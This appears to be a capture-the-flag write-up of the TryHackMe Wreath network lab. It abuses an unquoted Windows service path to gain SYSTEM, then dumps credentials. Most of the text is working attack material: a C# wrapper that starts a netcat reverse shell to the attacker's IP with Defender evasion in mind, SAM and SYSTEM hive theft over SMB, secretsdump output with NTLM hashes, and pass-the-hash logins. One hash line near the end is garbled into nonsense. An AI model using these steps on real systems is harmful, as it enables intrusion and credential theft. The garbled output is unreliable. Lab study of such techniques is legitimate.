wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

we run this command to see and services installed by user because windows core services are patched and are not likely vulnerable

we see a program with unquoted path so we can abuse this .SErvice name is SystemExplorerHelpService

```
System Explorer Service SystemExplorerHelpService C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe Auto
```

C:\Program Files (x86)\System Explorer\

Now we see the permissions for any directory wriatbele in the unquoted path. We can either use accesschk for this or we can also do it manually

```
powershell "get-acl -Path ' ' | format-list"
```

this show us that we have full control over system-explorer directory

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer\System Explorer\
 format-list'
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer\System Explorer\' | format-list"
       : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer\System Explorer\
Owner : BUILTIN\Administrators
Group : WREATH-PC\None
Access : BUILTIN\Users Allow FullControl
         NT SERVICE\TrustedInstaller Allow FullControl
         NT SERVICE\TrustedInstaller Allow 268435456
         NT AUTHORITY\SYSTEM Allow FullControl
         NT AUTHORITY\SYSTEM Allow 268435456
         BUILTIN\Administrators Allow FullControl BUILTIN\Administrators Allow 268435456
         BUILTIN\Users Allow -1610612736
         CREATOR OWNER Allow 268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit
Sddl
       : 0:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICIID;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-34185
```

Now we will place our payload file in this directory

We can simply place a exutable which will run a netcat reverse shell but that will be picked up by windows defender.

What we can do is create a wrapper executable which will act as a upper layer and will execute our payload originaly

we will use c# as windows exeutable are easy and flexible to write in c sharp. First we will insatil csharp compiler in our linux named mono-devel and then write wrapper code.

```
//IMporting basic modules which will help us start system processes
using System;
using System.Diagnostics;
namespace Wrapper{
   class Program{
        static void Main()
         //Creating an Process class object which is imported from System module
          Process proc = new Process();
          //Creating process info telling it instruction on what to do when started in
system memory
          ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-
cyberjunkie.exe", "10.50.49.32 10000 -e cmd.exe");
         //restrictig service to create a gui which may make users suspicious thats why
disabling it
          procInfo.CreateNoWindow = true;
          //starting the proces
          proc.StartInfo = procInfo;
          proc.Start();
        }
    }
}
```

Now we will compile this into an executable and then transfer the exutable to the path vulnerable hence executing it with SYSTEM privileges

Now we first transfer the wrapper exe to %TEMP%(users temp directory)

Now move this file to the vulnerable path and rename it to System.exe

stop and restart the service using net command and we get back the connection

```
<DIR>
13/07/2021 17:53
13/07/2021 17:53
                    <DIR>
13/07/2021 17:53
                    <DIR>
                                   System Explorer
13/07/2021 17:49
                             3,584 System.exe
              1 File(s)
                                 3,584 bytes
               3 Dir(s) 6,579,470,336 bytes free
C:\Program Files (x86)\System Explorer>net stop SystemExplorerHelpService
net stop SystemExplorerHelpService
The System Explorer Service service is stopping.
The System Explorer Service service was stopped successfully.
C:\Program Files (x86)\System Explorer>net start SystemExplorerHelpService
net start SystemExplorerHelpService
The service is not responding to the control function.
More help is available by typing NET HELPMSG 2186.
C:\Program Files (x86)\System Explorer>
```

```
(root CyberJunkie)-[~/Tryhackme/WreathNetwork]
# nc -nvlp 10000
listening on [any] 10000 ...
connect to [10.50.49.32] from (UNKNOWN) [10.200.51.100] 49982
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

we are nt authority now on Personel PC

we can now dump the hashes but mimikatz will most probably will be flagged by defender So we will manually dump sam keys and windows bootkeys and then transfer them back to our machine

WE dump these keys in a backup file

reg.exe save HKLM\SAM sam.bak

reg.exe save HKLM\SYSTEM system.bak

Now we start a smb secure server and then transfer these files all the way back to our machine over the network

securley. As this is authenticated the defenders and ANtivirus will not be able to inspect files being transfered.BUt if in real life any SOC analyst catches this manually and takes a look at it, attacker can be exposed. BUt this maybe difficult because windows servers run thousands of shares in real corportate networks

Now we use secretsdump part of impacket suite

```
(root ⊕ CyberJunkie) - [~/Tryhackme/WreathNetwork]

# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::

Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::

[*] Cleaning up...
```

The hashes obtained are

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::

Thomas: 1000: aad 3b 435b 51404 ee aad 3b 435b 51404 ee: 02d 90e da 8f 6b 6b 06c 32d 5f 2078 31101 f:::: 1000 fine a simple of the contraction o

[*] Cleaning up...

Persistance(Continue)

THis portion is not part of the report and is only for starting where i left out throughout the time i did this network.

1- ssh -L6169:10.200.51.150:3389 root@10.200.51.200 -i webserverssh

rdp via

xfreerdp /v:127.0.0.1:6169 /u:cyberjunkie /p:hello +clipboard /dynamic-resolution /drive:/usr/share/windows-

resources, resources

Whenever we have to login via cli we will port forward the port 5985 and 3389 when we have to rdp

 $ssh \ -L6001: 10.200.51.150: 5985 \ root@10.200.51.200 \ -i \ webserverssh$

then

evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 127.0.0.1 -P 6001

Latest

IF network gets reseted use the administrator hash in passthehash using winexe tool to login as admin, Then we can again create a new user with rdp and admin priveleges